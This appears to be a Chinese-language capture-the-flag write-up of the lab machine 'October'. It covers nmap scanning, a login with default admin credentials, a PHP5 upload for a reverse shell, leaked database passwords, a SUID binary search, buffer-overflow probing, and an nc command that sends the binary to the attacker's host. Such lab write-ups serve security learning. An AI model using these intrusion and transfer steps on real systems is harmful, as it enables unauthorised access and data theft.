
October,緩衝溢出提權(gdb) [提權下次處理。。]

```
—# nmap -sCV -p22,80 -A 10.10.10.16
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-19 04:04 PDT
Nmap scan report for 10.10.10.16
Host is up (0.23s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 79:b1:35:b6:d1:25:12:a3:0c:b5:2e:36:9c:33:26:28 (DSA)
|   2048 16:08:68:51:d1:7b:07:5a:34:66:0d:4c:d0:25:56:f5 (RSA)
|   256 e3:97:a7:92:23:72:bf:1d:09:88:85:b6:6c:17:4e:85 (ECDSA)
|_  256 89:85:90:98:20:bf:03:5d:35:7f:4a:a9:e1:1b:65:31 (ED25519)
80/tcp open  http    Apache httpd 2.4.7 ((Ubuntu))
|_http-title: October CMS - Vanilla
|_http-server-header: Apache/2.4.7 (Ubuntu)
| http-methods:
|_  Potentially risky methods: PUT PATCH DELETE
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose|specialized|phone|storage-misc
Running (JUST GUESSING): Linux 3.X|4.X|5.X (90%), Crestron 2-Series (86%), Google Android 4.X (86%), HP embedded (85%)
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4 cpe:/o:crestron:2_series cpe:/o:google:android:4.0 cpe:/o:linux:linux_kernel:5.0 cpe:/h:hp:p2000_g3
Aggressive OS guesses: Linux 3.10 - 4.11 (90%), Linux 3.12 (90%), Linux 3.13 (90%), Linux 3.13 or 4.2 (90%), Linux 3.16 - 4.6 (90%), Linux 3.2 - 4.9 (90%), Linux 3.8 - 3.11 (90%), Linux 4.2 (90%), Linux 4.4 (90%), Linux 4.8 (90%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 22/tcp)
HOP RTT       ADDRESS
1   255.48 ms 10.10.14.1
2   255.89 ms 10.10.10.16

OS and Service detection performed. Please report any incorrect results at
```


```
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 24.18 seconds
```

跑好慢，感覺靶機快掛掉。。。


是一個OctoberCMS服務
進行目錄爆破後，發現`http://october.htb/backend`，是登入頁面




測試弱帳密，可以登入成功
`admin : admin`




找到一個文件上傳，嘗試上GET請求php




php上傳失敗，按照網頁上面提示php5上傳測試(成功)




測試ping正常，嘗試反彈shell



反彈成功



user flag



有版本漏洞，最後看

找到config(使用失敗)

```
/var/www/html/cms/config/database.php
        'database' => 'storage/database.sqlite',
        'host'     => 'localhost',
        'database' => 'october',
        'password' => 'OctoberCMSPassword!!',
        'host'     => 'localhost',
        'database' => 'database',
```

```
            'password' => '',
            'host'     => 'localhost',
            'database' => 'database',
            'password' => '',
            'host'     => '127.0.0.1',
            'password' => null,
            'database' => 0,
```

找到一些有關gtfobins漏洞，但沒有密碼。。。

找到一個overflw，很像緩衝溢出的字眼

```
www-data@october:/tmp$ find / -perm -u=s -ls 2>/dev/null
 16517   68 -rwsr-xr-x   1 root     root        67704 Nov 24  2016 /bin/umount
  9320   40 -rwsr-xr-x   1 root     root        38932 May  8  2014 /bin/ping
 15701   32 -rwsr-xr-x   1 root     root        30112 May 15  2015 /bin/fusermount
  9337   36 -rwsr-xr-x   1 root     root        35300 May 17  2017 /bin/su
  9323   44 -rwsr-xr-x   1 root     root        43316 May  8  2014 /bin/ping6
 16515   88 -rwsr-xr-x   1 root     root        88752 Nov 24  2016 /bin/mount
 76316    8 -rwsr-xr-x   1 root     root         5480 Mar 27  2017 /usr/lib/eject/dmcrypt-get-device
 89688  484 -rwsr-xr-x   1 root     root       492972 Aug 11  2016 /usr/lib/openssh/ssh-keysign
 78823   12 -rwsr-xr-x   1 root     root         9808 Nov 24  2015 /usr/lib/policykit-1/polkit-agent-helper-1
 24069  328 -rwsr-xr--   1 root     messagebus   333952 Dec  7  2016 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
 65333  156 -rwsr-xr-x   1 root     root       156708 Oct 14  2016 /usr/bin/sudo
 70505   32 -rwsr-xr-x   1 root     root        30984 May 17  2017 /usr/bin/newgrp
 78814   20 -rwsr-xr-x   1 root     root        18168 Nov 24  2015 /usr/bin/pkexec
 69834   48 -rwsr-xr-x   1 root     root        45420 May 17  2017 /usr/bin/passwd
 69831   44 -rwsr-xr-x   1 root     root        44620 May 17  2017 /usr/bin/chfn
 69259   68 -rwsr-xr-x   1 root     root        66284 May 17  2017 /usr/bin/gpasswd
 78207   20 -rwsr-xr-x   1 root     root        18136 May  8  2014 /usr/bin/traceroute6.iputils
 78234   72 -rwsr-xr-x   1 root     root        72860 Oct 21  2013 /usr/bin/mtr
 69258   36 -rwsr-xr-x   1 root     root        35916 May 17  2017 /usr/bin/chsh
 78496   48 -rwsr-sr-x   1 daemon   daemon      46652 Oct 21  2013 /usr/bin/at
 78290  316 -rwsr-xr--   1 root     dip        323000 Apr 21  2015 /usr/sbin/pppd
 76377   20 -rwsr-sr-x   1 libuuid  libuuid     17996 Nov 24  2016 /usr/sbin/uuidd
 56598    8 -rwsr-xr-x   1 root     root         7377 Apr 21  2017 /usr/local/bin/ovrflw
www-data@october:/tmp$
```

直接執行需輸入字串，順便看其他指令

```
www-data@october:/usr/local/bin$ ./ovrflw
Syntax: ./ovrflw <input string>
www-data@october:/usr/local/bin$
```

strings，查看chatGTP是C語言處理

```
www-data@october:/usr/local/bin$ cat ovrflw | strings
/lib/ld-linux.so.2
libc.so.6
_IO_stdin_used
strcpy
exit
printf
__libc_start_main
__gmon_start__
GLIBC_2.0
PTRh@
QVh}
[^_]
Syntax: %s <input string>
;*2$"
GCC: (Ubuntu 4.8.4-2ubuntu1~14.04.3) 4.8.4
.symtab
.strtab
.shstrtab
.interp
.note.ABI-tag
.note.gnu.build-id
.gnu.hash
.dynsym
.dynstr
.gnu.version
.gnu.version_r
.rel.dyn
```

ltraec

```
www-data@october:/usr/local/bin$ ltrace ovrflw
__libc_start_main(0×804847d, 1, 0×bff84cd4, 0×80484d0 <unfinished ...>
printf("Syntax: %s <input string>\n", "ovrflw"Syntax: ovrflw <input string>
)                                                                        = 30
exit(0 <no return ...>
+++ exited (status 0) +++
```

看起來設定超過200就出錯

```
www-data@october:/usr/local/bin$ ./ovrflw AAAAA
www-data@october:/usr/local/bin$ ./ovrflw $(python -c 'print "A"*100')
www-data@october:/usr/local/bin$ ./ovrflw $(python -c 'print "A"*200')
Segmentation fault (core dumped)
```

將檔案傳回kali機

kali 執行

```
nc -lnvp 5555 > ovrflw(需接收檔案名)
```

受害機 執行

```
nc -nv 10.10.14.4 5555 < ovrflw(需傳送檔案)
```

使用gdb工具

```
└─# gdb ovrflw
GNU gdb (Debian 13.2-1+b1) 13.2
Copyright (C) 2023 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "aarch64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from ovrflw...
(No debugging symbols found in ovrflw)
```